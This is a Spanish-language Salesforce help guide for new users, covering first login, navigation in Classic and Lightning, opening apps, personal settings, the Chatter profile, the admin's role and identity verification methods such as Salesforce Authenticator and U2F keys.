Hojas de sugerencias y guías de implementación

## Trabajar más rápido con presentaciones

Las presentaciones interactivas le guían paso a paso por una tarea o función. Salesforce crea presentaciones que le ayudan a utilizar Salesforce correctamente.

Antes de hacer clic en un vínculo de presentación, asegúrese de que tiene los permisos de usuarios correctos y la licencia asociada con la función de modo que pueda acceder a las páginas apropiadas en Salesforce. A continuación, haga clic en el vínculo para abrir la presentación. Si aún no ha iniciado sesión, se le solicitará que inicie sesión en su cuenta.

EDICIONES

Disponible en: todas las ediciones

La presentación le guía por una serie de pasos para ayudarle a completar una tarea o revisar una función directamente dentro de su propia cuenta de Salesforce.

**Nota:** Tenga en cuenta que las presentaciones le guían en su propia cuenta de Salesforce en vez de en un entorno de demostración. De esta manera, está realizando cambios reales en los datos de su organización mientras sigue los pasos. Si está preocupado sobre realizar estos cambios, siga la presentación en una cuenta de sandbox u otro entorno de prueba primero.

# Empezar a trabajar como nuevo usuario

¿Nuevo en Salesforce? Configúrese como un nuevo usuario para poder empezar a utilizar la aplicación de inmediato.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones; Chatter disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Iniciar sesión por primera vez
   Cuando su administrador le configura como un nuevo usuario, recibirá un correo electrónico que incluye su nombre de usuario y un vínculo al sitio Salesforce de su organización.
2. Cómo moverse en Salesforce
   Aprenda cómo navegar por áreas básicas de Salesforce para buscar su forma en la aplicación rápidamente.
3. Configuar su perfil de Chatter
   Su perfil de Chatter comunica a sus compañeros de trabajo y cualquier clientes con el que se comunica quién es usted. Incluye su fotografía e información básica como su título profesional y detalles de contacto.
4. Personalizar su experiencia de Salesforce
   Salesforce incluye opciones de configuración personal para ayudarle a personalizar su experiencia. Dependiendo de la experiencia de Salesforce que haya activado, esta configuración se encuentra en diferentes partes de la aplicación.
5. Conocer su administrador de Salesforce
   Su administrador de Salesforce (o "admin" como prefiera llamarlo) es un usuario de Salesforce con funciones de administración del sistema y otros super poderes. Los administradores son responsables de la configuración de Salesforce para sus organizaciones y de asegurarse de que funciona correctamente. Los administradores tienen un perfil especial que les permite agregar usuarios y especificar lo que pueden ver y hacer en Salesforce. Los administradores pueden hacer que cualquier usuario sea más productivo creando objetos, flujos de trabajo, reglas de validación, informes de Salesforce y mucho más. Los administradores son planificadores, solucionan problemas y le sacan de cualquier apuro.
6. ¿Por qué no puedo ver algunas funciones?
   Debido a que Salesforce tiene una gran capacidad de personalización, puede que no tenga acceso a todas las funciones del producto.
7. Sugerencias para nuevos usuarios
   Utilice las sugerencias que necesita para ser un usuario de Salesforce rápido y productivo desde el día 1.

# Iniciar sesión por primera vez

Cuando su administrador le configura como un nuevo usuario, recibirá un correo electrónico que incluye su nombre de usuario y un vínculo al sitio Salesforce de su organización.

A continuación le indicamos cómo iniciar sesión por primera vez.

1. Consulte su correo electrónico en busca de su información de inicio de sesión.
2. Haga clic en el vínculo que se proporciona en el correo electrónico.
   El vínculo le inicia sesión en el sitio de forma automática.
3. El sitio le solicita establecer una contraseña y elegir una pregunta y respuesta de seguridad para comprobar su identidad en caso de olvidar su contraseña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Si no ha recibido su información de inicio de sesión, póngase en contacto con el administrador de Salesforce en su organización.

CONSULTE TAMBIÉN

Solución de problemas de inicio de sesión

Verificar su identidad

# Cómo moverse en Salesforce

Aprenda cómo navegar por áreas básicas de Salesforce para buscar su forma en la aplicación rápidamente.

Salesforce es una herramienta valiosa; conocer la interfaz y donde guarda su información le ayudará a aprovechar al máximo su experiencia.

1. Comprender cómo organiza Salesforce su información.
2. Concepto de páginas de Salesforce.
3. Concepto de su ficha Inicio.
4. Navegar por las páginas de inicio del objeto.
5. Buscar el menú configuración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

### Concepto de cómo organiza Salesforce su información

Salesforce agrupa sus datos en categorías lógicas llamadas objetos. Un objeto es una colección de campos denominados para el tipo de información capturada por esos campos. Los objetos de Salesforce utilizados con más frecuencia incluye Contactos, Cuentas, Casos e Informes. Por ejemplo, el objeto Contactos contiene campos con información descriptiva de las personas con la que hace negocios como sus nombres, apellidos, números de teléfono, títulos empresariales y las empresas para las que trabajan.

### Navegación por páginas de inicio de objetos en Salesforce Classic

### Abrir una aplicación diferente

¿No encuentra la función que está buscando? Quizás esté en otra aplicación. Consulte el menú desplegable para ver todas las aplicaciones disponibles para usted y seleccione aquella que necesite.

### Buscar Configuración

Cómo puede buscar Configuración depende de la experiencia de Salesforce que está utilizando y en los parámetros de la interfaz de usuario de su organización.

## Concepto de cómo organiza Salesforce su información

Salesforce agrupa sus datos en categorías lógicas llamadas objetos. Un objeto es una colección de campos denominados para el tipo de información capturada por esos campos. Los objetos de Salesforce utilizados con más frecuencia incluye Contactos, Cuentas, Casos e Informes. Por ejemplo, el objeto Contactos contiene campos con información descriptiva de las personas con la que hace negocios como sus nombres, apellidos, números de teléfono, títulos empresariales y las empresas para las que trabajan.

Existen dos tipos de objetos de Salesforce.

- Los objetos *estándar* están incluidos con la licencia de Salesforce adquirida por su empresa. Estos son los objetos más utilizados frecuentemente.
- Los objetos *personalizados* están creados para satisfacer las necesidades comerciales de su empresa.

El administrador de su organización puede personalizar objetos estándar o crear objetos personalizados compatibles con el tipo de trabajo realizado por su empresa o el sector al que pertenece. Por ejemplo, su organización puede optar por crear un objeto personalizado denominado "Problemas" para seguir sus problemas conocidos del producto o cambiar el nombre del objeto estándar "Cuentas" por "Clientes" porque es la forma en la que su organización hace referencia a sus clientes.

En la interfaz de Salesforce, trabaja por lo general con objetos desde sus fichas. Por ejemplo, el objeto Oportunidad tiene una ficha Oportunidades. Si obtiene información acerca de un objeto desde la documentación de Salesforce pero no puede encontrarla en la interfaz de usuario, póngase en contacto con su administrador para averiguar si el objeto está disponible para usted. Si no consigue encontrar documentación para las fichas relacionadas y los objetos de las funciones de su edición, es posible que el objeto sea personalizado. Póngase en contacto con su administrador para obtener información acerca de su uso.

CONSULTE TAMBIÉN

Navegación por páginas de inicio de objetos en Salesforce Classic

## Navegación por páginas de inicio de objetos en Salesforce Classic

En Salesforce Classic, los objetos más utilizados se encuentran haciendo clic en sus fichas que aparecen en la parte superior de su pantalla. Otras funciones de Salesforce, como Inicio y Chatter, también tienen fichas.

Para trabajar con sus datos, haga clic en la ficha de un objeto. Por ejemplo, para acceder a la información de cuenta de los clientes con quiénes trabaja, haga clic en la ficha Cuentas. Aquí encontrará:

1. El nombre del objeto y el tipo de datos que está viendo. En este caso, Cuentas.
2. Opciones de *Vista de lista*. Una vista de lista restringe su cuenta a un conjunto específico (por ejemplo, puede elegir ver Todas las cuentas o solo Cuentas vistas recientemente).
3. Una lista de los registros accedidos recientemente. Aquí, Cuentas recientes. Esta lista es visible para todos los objetos estándar y personalizados y no se puede personalizar.
4. Vínculos a otras funciones que podría utilizar en un futuro.

# Abrir una aplicación diferente

¿No encuentra la función que está buscando? Quizás esté en otra aplicación. Consulte el menú desplegable para ver todas las aplicaciones disponibles para usted y seleccione aquella que necesite.

Para utilizar funciones disponibles en una aplicación de Salesforce diferente a la que tiene abierta, debe abrir la otra aplicación. Otras aplicaciones incluyen la aplicación Marketing de Salesforce, la aplicación Call Center y cualquier aplicación personalizada para su organización.

Su organización también puede utilizar aplicaciones conectadas. Las aplicaciones conectadas incluyen aplicaciones de productividad como Gmail™ y Microsoft Office 365™ u otras aplicaciones para ayudarle a hacer su trabajo. Si su administrador ha agregado estas aplicaciones a su organización, aparecen en el Iniciador de aplicación.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **todas** las ediciones excepto **Database.com**

Abrir una aplicación de Salesforce diferente en Salesforce Classic

Es fácil navegar entre aplicaciones de Salesforce, como la aplicación Ventas y la aplicación Marketing.

Abrir una aplicación desde el iniciador de aplicación en Salesforce Classic

Navegue entre sus aplicaciones de Salesforce y las aplicaciones conectadas desde un solo menú.

Abrir una aplicación diferente en Lightning Experience

Utilice Búsqueda o el Iniciador de aplicación para navegar entre todas sus aplicaciones.

## Abrir una aplicación de Salesforce diferente en Salesforce Classic

Es fácil navegar entre aplicaciones de Salesforce, como la aplicación Ventas y la aplicación Marketing.

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ⁞⁞⁞ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Para utilizar funciones disponibles en una aplicación de Salesforce diferente a la que tiene abierta, debe abrir la otra aplicación. Solo puede tener una aplicación abierta a la vez, y la aplicación que ha abierto se abrirá la próxima vez que inicie sesión en Salesforce.

Para abrir una aplicación: En la esquina superior derecha de cualquier página de Salesforce, seleccione la aplicación que desea en el menú desplegable de aplicaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para utilizar una aplicación:

- Acceda a esa aplicación tal y como se indica en su perfil de usuario o conjunto de permisos.

## Abrir una aplicación desde el iniciador de aplicación en Salesforce Classic

Navegue entre sus aplicaciones de Salesforce y las aplicaciones conectadas desde un solo menú.

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ⁞⁞⁞ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Debe tener acceso a una aplicación de Salesforce o aplicación conectada para ver y abrirla desde el Iniciador de aplicación.

Para abrir el Iniciador de aplicación: seleccione el Iniciador de aplicación en cualquier página de Salesforce desde el menú Aplicación de Force.com.

En el Iniciador de aplicación, haga clic en un icono de aplicaciones instalado para iniciar la aplicación.

CONSULTE TAMBIÉN

Iniciador de aplicación

Permisos de usuario y acceso

Aplicaciones conectadas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver el Iniciador de aplicación:

- "Usar funciones de identidad"

## Abrir una aplicación diferente en Lightning Experience

Utilice Búsqueda o el Iniciador de aplicación para navegar entre todas sus aplicaciones.

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ⁞⁞⁞ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Para abrir una aplicación, tiene 2 opciones.

- Utilice el cuadro `Buscar en Salesforce` en la parte superior de cualquier página de Salesforce. Comience a escribir el nombre de la aplicación, como "Marketing" y haga clic en el resultado como aparece. Esta búsqueda funciona para aplicaciones personalizadas y aplicaciones conectadas también. La búsqueda no permite búsquedas de caracteres comodín para aplicaciones. Sin embargo, las palabras parciales generan resultados de búsqueda de aplicaciones cuando escribe (como "Mark").
- En la esquina superior derecha de cualquier página de Salesforce, haga clic en el icono Iniciador de aplicación.

  El Iniciador de aplicación muestra todas sus aplicaciones de Salesforce disponibles y cualquier aplicación conectada instalada por su administrador.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para utilizar una aplicación:

- Acceda a esa aplicación tal y como se indica en su perfil de usuario o conjunto de permisos.

Solo puede tener una aplicación de Salesforce abierta a la vez, y la aplicación que ha abierto se abrirá la próxima vez que inicie sesión en Salesforce.

Puede abrir varias aplicaciones conectadas de forma simultánea. Las aplicaciones conectadas son aplicaciones que su administrador instala para ayudarle a realizar su trabajo, como Gmail™ y Microsoft Office 365™. Cada aplicación conectada se abre en una nueva ventana, por lo que configure su bloqueador de ventanas emergentes para permitir ventanas emergentes desde aquí o la aplicación conectada no se abre.

Arrastre un icono de aplicación desde una posición a otra y ordénelas por las aplicaciones que más utiliza.

¿No ve lo que quiere? Haga clic en **Otros elementos** para ver más aplicaciones, objetos y elementos. O bien, pregunte a su administrador si existen más aplicaciones.

CONSULTE TAMBIÉN

- Iniciador de aplicación
- Permisos de usuario y acceso
- Aplicaciones conectadas

## Buscar Configuración

Cómo puede buscar Configuración depende de la experiencia de Salesforce que está utilizando y en los parámetros de la interfaz de usuario de su organización.

Salesforce incluye varias opciones para configurar, mantener y personalizar su organización. Algunas organizaciones pueden también tener opciones para crear, empaquetar y distribuir sus propias aplicaciones. Todas estas opciones están disponibles desde el menú Configuración. Si usted es un administrador o desarrollador de Salesforce, utiliza el menú Configuración con frecuencia. La configuración de la interfaz de usuario de su organización determina cómo accede cada persona en su organización a este menú.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

1. Mire la parte superior de cualquier página de Salesforce.
   - Si está utilizando Lightning Experience, haga clic en y, a continuación, seleccione **Página de inicio de configuración**.
   - Si está utilizando Salesforce Classic y ve **Configuración** en el encabezado de la interfaz de usuario, haga clic en ella.
   - Si está utilizando Salesforce Classic y no ve **Configuración** en el encabezado, haga clic en su nombre y seleccione **Configuración**.
2. Introduzca el nombre de la página que desea en el cuadro `Búsqueda rápida`, luego seleccione la página apropiada desde el menú.

   Consejo: Introduzca los primeros caracteres del nombre de una página en el cuadro `Búsqueda rápida`. A medida que escribe, las páginas coincidentes con sus términos de búsqueda aparecen en el menú. Por ejemplo, para buscar la página Configuración de idioma, introduzca *`idio`* en el cuadro `Búsqueda rápida` y a continuación seleccione **Configuración de idioma**.

CONSULTE TAMBIÉN

- Buscar su configuración personal en Salesforce Classic

# Configuar su perfil de Chatter

Su perfil de Chatter comunica a sus compañeros de trabajo y cualquier clientes con el que se comunica quién es usted. Incluye su fotografía e información básica como su título profesional y detalles de contacto.

Configure su perfil de Chatter poco al comenzar a utilizar Salesforce y actualícelo con frecuencia.

Nota: Si su organización no utiliza Chatter, puede agregar y modificar información personal.

1. Haga clic en la ficha **Chatter** y busque la imagen de perfil del marcador en el lado izquierdo de la página. Haga clic en *Su nombre* junto a la imagen del marcador.
2. Para actualizar su foto de perfil, pase el ratón sobre la imagen del marcador y haga clic en **Agregar fotografía**.

   Consejo: Utilice una fotografía y no un grupo de personas o una mascota. Chatter es una herramienta comercial, por lo tanto elija una fotografía que no le importa mostrar a su jefe o director ejecutivo.
3. Para actualizar su información de contacto, haga clic en la bajo su foto de perfil. En el cuadro **Modificar perfil**, complete los campos en la ficha Contacto y la ficha Acerca de.

   Consejo: Complete su perfil con detalles acerca del departamento en que trabaja, su experiencia pasada o proyectos en los que está trabajando actualmente.
4. Haga clic en **Guardar todo**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Modificar su información personal

# Personalizar su experiencia de Salesforce

Salesforce incluye opciones de configuración personal para ayudarle a personalizar su experiencia. Dependiendo de la experiencia de Salesforce que haya activado, esta configuración se encuentra en diferentes partes de la aplicación.

Acceder a su configuración personal en Lightning Experience

Si utiliza Lightning Experience, su configuración personal se encuentra en Configuración personal o Mi configuración.

Buscar su configuración personal en Salesforce Classic

Si utiliza Salesforce Classic, su configuración personal se encuentra en Configuración personal o Mi configuración.

## Acceder a su configuración personal en Lightning Experience

Si utiliza Lightning Experience, su configuración personal se encuentra en Configuración personal o Mi configuración.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **todas** las ediciones excepto **Database.com**.

1. En la parte superior de cualquier página de Salesforce, haga clic en su imagen.
2. Haga clic en **Configuración**.
3. En le lado izquierdo de la página, haga clic en un elemento de menú para mostrar su menú secundario, luego haga clic en el elemento que desee.

   Consejo: Para buscar una página rápidamente, introduzca los primeros caracteres de su nombre en el cuadro **Búsqueda rápida**. A medida que escribe, las páginas coincidentes con sus términos de búsqueda aparecen en el menú. Por ejemplo, para buscar la página Información personal, introduzca `pers` en el cuadro **Búsqueda rápida**.

Nota: Si recibe un mensaje de error referente a privilegios insuficientes cuando intenta acceder a su configuración personal, solicite a su administrador de Salesforce que active la opción de interfaz de usuario de configuración mejorada. Si es un administrado, en Configuración, introduzca `Interfaz de usuario` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Activar interfaz de usuario de configuración mejorada**. Seleccione **Activar interfaz de usuario de configuración mejorada** y haga clic en **Guardar**.

## Buscar su configuración personal en Salesforce Classic

Si utiliza Salesforce Classic, su configuración personal se encuentra en Configuración personal o Mi configuración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**.

1. En la parte superior de cualquier página de Salesforce, haga clic en la flecha hacia abajo junto a su nombre.

   Dependiendo de la configuración de la interfaz de usuario de su organización, debe ver **Configuración** o **Mi configuración** en el menú.
2. Desde el menú bajo su nombre, haga clic en **Configuración** o **Mi configuración**.
3. Realice una de las siguientes acciones:
   - Si ha hecho clic en **Configuración**, mire en el lado izquierdo de la página y haga clic en un elemento de menú para mostrar su menú secundario, luego haga clic en el elemento que desee.
   - Si ha hecho clic en **Mi configuración**, mire en el lado izquierdo de la página y haga clic en un elemento de menú en Mi configuración para mostrar su menú secundario, luego haga clic en el elemento que desee.

   Consejo: Para buscar una página rápidamente, introduzca los primeros caracteres de su nombre en el cuadro **Búsqueda rápida**. A medida que escribe, las páginas coincidentes con sus términos de búsqueda aparecen en el menú. Por ejemplo, para buscar la página Información personal, introduzca `pers` en el cuadro **Búsqueda rápida**.

CONSULTE TAMBIÉN

Buscar Configuración

# Conocer su administrador de Salesforce

Su administrador de Salesforce (o "admin" como prefiera llamarlo) es un usuario de Salesforce con funciones de administración del sistema y otros super poderes. Los administradores son responsables de la configuración de Salesforce para sus organizaciones y de asegurarse de que funciona correctamente. Los administradores tienen un perfil especial que les permite agregar usuarios y especificar lo que pueden ver y hacer en Salesforce. Los administradores pueden hacer que cualquier usuario sea más productivo creando objetos, flujos de trabajo, reglas de validación, informes de Salesforce y mucho más. Los administradores son planificadores, solucionan problemas y le sacan de cualquier apuro.

Todas las organizaciones de Salesforce cuentan al menos con un administrador, aunque las más grandes pueden contar con varios. La función de su administrador puede ser tanto sencilla como compleja dependiendo del tamaño y la estructura de su empresa. En organizaciones más pequeñas, el administrador puede ser una persona que también utiliza Salesforce del mismo modo que otros usuarios: para vender productos o proporcionar servicio de atención al cliente, por ejemplo. Muchas cabezas y un único cerebro.

Salesforce ofrece muchas funciones y elementos (como aquellos detallados en la guía *Información sobre conceptos básicos de Salesforce*) que puede establecer y configurar por sí mismo. Es bastante satisfactorio. Aunque para algunas cosas, debe asociarse con su administrador de confianza. Le ayudarán a sacar el máximo provecho de lo que Salesforce ofrece y asegurarse de tener una experiencia productiva y exitosa.

Existen algunos ejemplos de los tipos de cosas con las que su administrador puede ayudarle o hacer por usted.

- Buscar o utilizar un objeto, campo o función de las que escuchó hablar durante la formación.
- Crear un flujo de trabajo personalizado para saber cuándo se cierra un caso.
- Crear un proceso de aprobación personalizado para cerrar los gastos de los empleados.
- Crear un informe personalizado para su zona de ventas.
- Proporcionarle un permiso de usuario que no forma parte de su perfil de usuario.
- Responder a preguntas acerca de su propio acceso o el de otros a los registros.
- Tratar aquellos malditos mensajes de error que le indican que debe ponerse en contacto con su administrador para obtener ayuda o información adicional.

La forma de contacto con su administrador, así como cuándo y por qué, depende de las prácticas y políticas comerciales internas de su empresa. ¿Necesita averiguar exactamente lo que son? Pregunte a su administrador.

CONSULTE TAMBIÉN

¿Por qué no puedo ver algunas funciones?

Conceder acceso de inicio de sesión

# ¿Por qué no puedo ver algunas funciones?

Debido a que Salesforce tiene una gran capacidad de personalización, puede que no tenga acceso a todas las funciones del producto.

Puede obtener información acerca de nuevas funciones de Salesforce en nuestra documentación de ayuda y nuestros vídeos de formación. Sin embargo, encontrará a veces dificultades para acceder a ellas a través de su interfaz. Eso puede ocurrir por diferentes motivos.

- Es posible que tenga que ajustar las vistas de su página personalizada o instalar aplicaciones externas para activar la función.
- Su configuración de acceso y permisos para algunas funciones está limitada.
- Su empresa ha personalizado Salesforce por lo que algunos campos y objetos estándar tienen diferentes nombres o ha creado su sus propios campos y objetos personalizados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones

- La función que está buscando no se ofrece en la edición de Salesforce o la experiencia de Salesforce utilizada por su empresa.

CONSULTE TAMBIÉN

Conocer su administrador de Salesforce

## Sugerencias para nuevos usuarios

Utilice las sugerencias que necesita para ser un usuario de Salesforce rápido y productivo desde el día 1.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: todas las ediciones

Los nuevos usuarios deben tener en cuenta estas sugerencias:

- Cuando hace clic en un objeto para buscar sus datos, no ve una lista completa de sus registros existentes; Salesforce los mantiene fuera de la vista hasta que los recupere manualmente en caso de que desee elegir un subconjunto de la lista completa. Seleccione una opción en *Ver* y haga clic en **Ir**.
- Las *listas relacionadas* son vínculos que aparecen en la parte inferior de las páginas de objeto. Las listas relacionadas proporcionan un acceso rápido a otros objetos relacionados que desee visitar después. Esta función es muy útil porque le proporciona un acceso rápido a información que necesitará más adelante. Significa menos navegación y puede acelerar su flujo de trabajo. Salesforce entrega la aplicación con algunas listas relacionadas estándar, pero los administradores también pueden personalizar algunos elementos de lista relacionada.
- Si lee o escucha algo acerca de una función que no ve en su propia interfaz, no se preocupe. Su administrador puede personalizarla para satisfacer las necesidades de su organización. Si su administrador no ha activado la ayuda para la personalización, póngase en contacto con él.
- Nuestros materiales de ayuda y formación pueden mencionar una función que su empresa no ha activado o que su perfil de permisos no le permite ver. Si cree que esta función debe estar en su interfaz o puede ayudarle en su trabajo, póngase en contacto con el administrador de Salesforce de su empresa. ¿No está seguro de quién es? Hable con la persona de su empresa que le presentó Salesforce.
- ¡Guarde su trabajo! Es fácil emplear mucho tiempo actualizando los campos de un registro y luego navegar fuera de esa pantalla sin guardar. Acostúmbrese a buscar el botón Guardar antes de hacer clic para salir a través de otro elemento de página.

CONSULTE TAMBIÉN

¿Por qué no puedo ver algunas funciones?

Conocer su administrador de Salesforce

# Prepararse para su forma de trabajar

Utilice sus opciones de configuración para personalizar su experiencia de Salesforce. Distribuya su pantalla de la manera que le gusta, proteja su información y haga saber a otros que está ahí.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: Todas las ediciones

Verificar su identidad

Verifique su identidad fácilmente al iniciar sesión desde fuera de un intervalo de direcciones IP de confianza. La verificación de su identidad ayuda a evitar accesos no autorizados a su cuenta de Salesforce.

Modificar su información personal

### Cambiar la contraseña

Después de iniciar sesión podrá cambiar su contraseña para una mayor seguridad. Si pierde su contraseña, haga clic en el vínculo **Contraseña olvidada** en la página de inicio para restablecer su contraseña a través del correo electrónico.

### Cambiar su pregunta de seguridad

Si olvida su contraseña y necesita restablecerla, puede que tenga que verificar su identidad respondiendo a una pregunta de seguridad que haya elegido previamente. Puede cambiar la pregunta y respuesta de seguridad en la página Cambiar mi contraseña en su configuración personal.

### Modificar el idioma y configuración regional

### Modificar su configuración de correo electrónico

Modifique la configuración del correo electrónico saliente para especificar el nombre que aparece, así como una firma opcional. Especifique también una dirección de respuesta y active en envío automático de mensajes de correo electrónico Cco a usted mismo como dirección de respuesta.

### Establecer las preferencias del tipo de registro

Defina una opción para insertar automáticamente el tipo de registro predeterminado durante la creación de registros. Con este ajuste, puede evitar que aparezca la página que le solicita seleccionar un tipo de registro. Si tiene diferentes tipos de registros disponibles, puede elegir que se le pregunte si desea seleccionar un tipo de registro cada vez que cree un registro nuevo.

### Actualizar su información de contacto

Actualice su información de contacto en cualquier momento en su página de perfil. Su información de contacto es visible para cualquier persona en su empresa.

### Agreagar fichas para elementos utilizados con frecuencia

La interfaz de usuario de Salesforce Classic está compuesta de fichas que sirven de puntos de inicio para la visualización, incorporación y modificación de información para un objeto. Las diferentes aplicaciones pueden tener diferentes conjuntos de fichas. Agregue fichas para elementos que utiliza con frecuencia en cualquier aplicación.

### Personalizar su pantalla

Puede personalizar el formato de Salesforce mediante la configuración personal.

### Fichas de Salesforce disponibles

### Estándares de accesibilidad

Conozca los estándares que sigue Salesforce para diseñar aplicaciones teniendo en cuenta la accesibilidad.

### Preguntas frecuentes sobre visualización y presentación

### Páginas de Salesforce

Las aplicaciones de Salesforce se componen de fichas y páginas. Los objetos estándar como Cuentas, Contactos y Candidatos y otras funciones como Chatter suelen tener fichas y desde una ficha, puede navegar por páginas para interactuar con la función que está utilizando. Por ejemplo, si desea crear un registro de cuenta, hará clic en la ficha Cuentas y empezará en la página de inicio de Cuentas.

### La ficha Inicio

Desde la ficha Inicio, puede crear una publicación de Chatter, ver instantáneas de panel, ver sus tareas y calendario y buscar las noticias en tiempo real ( ).

### Solución de problemas de inicio de sesión

¿no puede iniciar sesión? ¿Olvidó su contraseña o nombre de usuario o se ha bloqueado después de demasiados intentos de inicio de sesión? Para resolver problemas de inicio de sesión, pruebe estas soluciones.

# Verificar su identidad

Verifique su identidad fácilmente al iniciar sesión desde fuera de un intervalo de direcciones IP de confianza. La verificación de su identidad ayuda a evitar accesos no autorizados a su cuenta de Salesforce.

Cuando inicia sesión en Salesforce desde un navegador o una aplicación que no reconocemos y su dirección IP está fuera de un intervalo de direcciones IP de confianza, se le solicita verificar su identidad.

Salesforce le solicita verificar su identidad utilizando uno de los siguientes métodos de verificación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

**Aplicación móvil Salesforce Authenticator**

Si ha conectado la aplicación Salesforce Authenticator (versión 2 o posterior) a su cuenta, utilice la aplicación para comprobar la actividad de su cuenta de Salesforce. Salesforce envía una notificación distribuida a su dispositivo móvil. Cuando recibe la notificación, abra la aplicación y compruebe los detalles de la actividad y toque **Aprobar** en su dispositivo móvil.

**Llave de seguridad U2F**

Si registró una llave de seguridad U2F asociada con su cuenta, utilice la llave de seguridad para verificar la actividad de su cuenta de Salesforce. Salesforce le solicitará insertar la llave de seguridad en el puerto USB de su equipo.

**Aplicación de generador de contraseña simultánea**

Si ha conectado una aplicación de autenticación (como Salesforce Authenticator o Google Authenticator) a su cuenta, utilice la aplicación móvil para generar un código de verificación. Este tipo de código se denomina en ocasiones una "contraseña simultánea basada en tiempo". El valor del código cambia periódicamente.

**Mensaje de texto SMS**

Si ha comprobado el número de teléfono móvil asociado con su cuenta, recibirá un código de verificación en un mensaje de texto enviado a su teléfono. Si no tiene un número de teléfono móvil verificado, se le solicitará registrar uno al iniciar sesión en Salesforce. El registro de su número de teléfono móvil lo comprueba y activa este método cuando se enfrenta a ello en el futuro. Si su número de teléfono cambia, póngase en contacto con su administrador de Salesforce.

**Correo electrónico**

Salesforce envía un código de verificación en un correo electrónico a la dirección asociada con su cuenta. El código caduca pasadas 24 horas.

La página de verificación de identidad incluye una opción "No volver a preguntar", que se selecciona se forma predeterminada. Si deja la opción seleccionada y hace clic en **Verificar**, Salesforce no le solicita verificar su identidad de nuevo cuando inicia sesión desde el mismo navegador o la misma aplicación. Las excepciones son si borra manualmente cookies del navegador, establece su navegador para eliminar cookies o navega en modo privado o incógnito. En estos casos, se le solicita verificar su identidad cada vez que inicia sesión en Salesforce desde una dirección IP que no está definida como de confianza para su organización.

Nota: Cuando inicia sesión desde un dispositivo público o compartido, anule la selección de **No volver a preguntar**. Anular la selección de esta opción garantiza que los usuarios posteriores tengan que verificar su identidad cuando inicien sesión desde ese dispositivo.

## Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad

Puede conectar la versión 2 o posterior de la aplicación móvil Salesforce Authenticator a su cuenta. Utilice la aplicación siempre que Salesforce tenga que verificar su identidad. Si su administrador requiere autenticación de dos factores para una seguridad ampliada cuando inicia sesión o accede a informes o paneles, utilice la aplicación para verificar la actividad de su cuenta. Si se le solicita utilizar una autenticación de dos factores antes de tener la aplicación conectada, se le solicitará conectarse a ella la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad

Puede conectar una aplicación de generador de contraseña simultánea, como Autenticador de Salesforce o Autenticador de Google, a su cuenta. Utilice un código de verificación generado por la aplicación, en ocasiones denominado "contraseña simultánea basada en tiempo" siempre que Salesforce tenga que comprobar su identidad. Si su administrador requiere una autenticación de dos factores para mayor seguridad cuando inicia sesión, acceda a aplicaciones conectadas o acceda a informes y paneles, utilice un código de la aplicación. Si se le solicita utilizar una autenticación de dos factores antes de tener una aplicación conectada, se le solicitará conectarse a una la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

Verificar su identidad con un código temporal

Cuando no puede acceder al dispositivo que normalmente utiliza para la autenticación de dos factores, pida a su administrador de Salesforce que le dé un código de verificación de identidad temporal. El código es válido de 1 a 24 horas. Su administrador establece el tiempo de caducidad, pero usted puede hacer caducar el código anticipadamente si ya no lo necesita.

## Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

